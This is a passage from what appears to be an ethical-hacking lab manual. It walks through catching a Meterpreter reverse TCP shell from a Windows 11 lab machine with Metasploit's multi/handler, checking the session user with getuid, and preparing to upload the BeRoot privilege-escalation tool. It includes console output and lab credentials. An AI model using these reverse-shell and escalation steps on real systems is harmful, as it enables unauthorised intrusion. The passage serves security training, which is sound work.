LHOST => 10.10.1.13
msf6 exploit(multi/handler) > exploit -j -z
[*] Exploit running as background job 0.
[*] Exploit completed, but no session was created.

[*] Started reverse TCP handler on 10.10.1.13:4444
msf6 exploit(multi/handler) > [*] Sending stage (175174 bytes) to 10.10.1.11
[*] Meterpreter session 1 opened (10.10.1.13:4444 -> 10.10.1.11:50213) at 2022-04-05 03:42:28 -0400
sessions -i 1
[*] Starting interaction with 1...
meterpreter > 
```

25. Type **getuid** and press **Enter**. This displays the current user ID, as shown in the screenshot.

msfconsole - Parrot Terminal

```

File Edit View Search Terminal Help
'(.,..."/

[*] metasploit v6.1.9-dev
+ --=[ 2169 exploits - 1149 auxiliary - 398 post
+ --=[ 592 payloads - 45 encoders - 10 nops
+ --=[ 9 evasion

Metasploit tip: After running db_nmap, be sure to
check out the result of hosts and services

msf6 > use exploit/multi/handler
[*] Using configured payload generic/shell_reverse_tcp
msf6 exploit(multi/handler) > set payload windows/meterpreter/reverse_tcp
payload => windows/meterpreter/reverse_tcp
msf6 exploit(multi/handler) > set LHOST 10.10.1.13
LHOST => 10.10.1.13
msf6 exploit(multi/handler) > exploit -j -z
[*] Exploit running as background job 0.
[*] Exploit completed, but no session was created.


[*] Started reverse TCP handler on 10.10.1.13:4444
msf6 exploit(multi/handler) > [*] Sending stage (175174 bytes) to 10.10.1.11
[*] Meterpreter session 1 opened (10.10.1.13:4444 -> 10.10.1.11:50213) at 2022-04-05 03:42:28 -0400
sessions -i 1
[*] Starting interaction with 1...
meterpreter > getuid
Server username: Windows11\Admin
meterpreter > 
```

26. Observe that the Meterpreter session is running with normal user privileges (**WINDOWS11\Admin**).


27. Now that you have gained access to the target system with normal user privileges, your next task is to perform privilege escalation to attain higher-level privileges in the target system.
28. First, we will use privilege escalation tools (BeRoot), which allow you to run a configuration assessment on a target system to find out information about its underlying vulnerabilities, services, file and directory permissions, kernel version, architecture, as well as other data. Using this information, you can find a way to further exploit and elevate the privileges on the target system.
29. Now, we will copy the **BeRoot** tool on the host machine (**Parrot Security**), and then upload the tool onto the target machine (**Windows 11**) using the **Meterpreter** session.
30. Minimize the **Terminal** window. Click the **Places** menu at the top of **Desktop** and click **ceh-tools on 10.10.1.11** from the drop-down options.

Note: If **ceh-tools on 10.10.1.11** option is not present then follow the below steps to access **CEH-Tools** folder:


Click the **Places** menu present at the top of the **Desktop** and select **Network** from the drop-down options
The **Network** window appears; press **Ctrl+L**. The **Location** field appears; type **smb://10.10.1.11** and press **Enter** to access **Windows 11** shared folders.
The security pop-up appears; enter the **Windows 11** machine credentials (Username: **Admin** and Password: **Pa\$\$w0rd**) and click **Connect**.
The **Windows shares on 10.10.1.11** window appears; double-click the **CEH-Tools** folder.



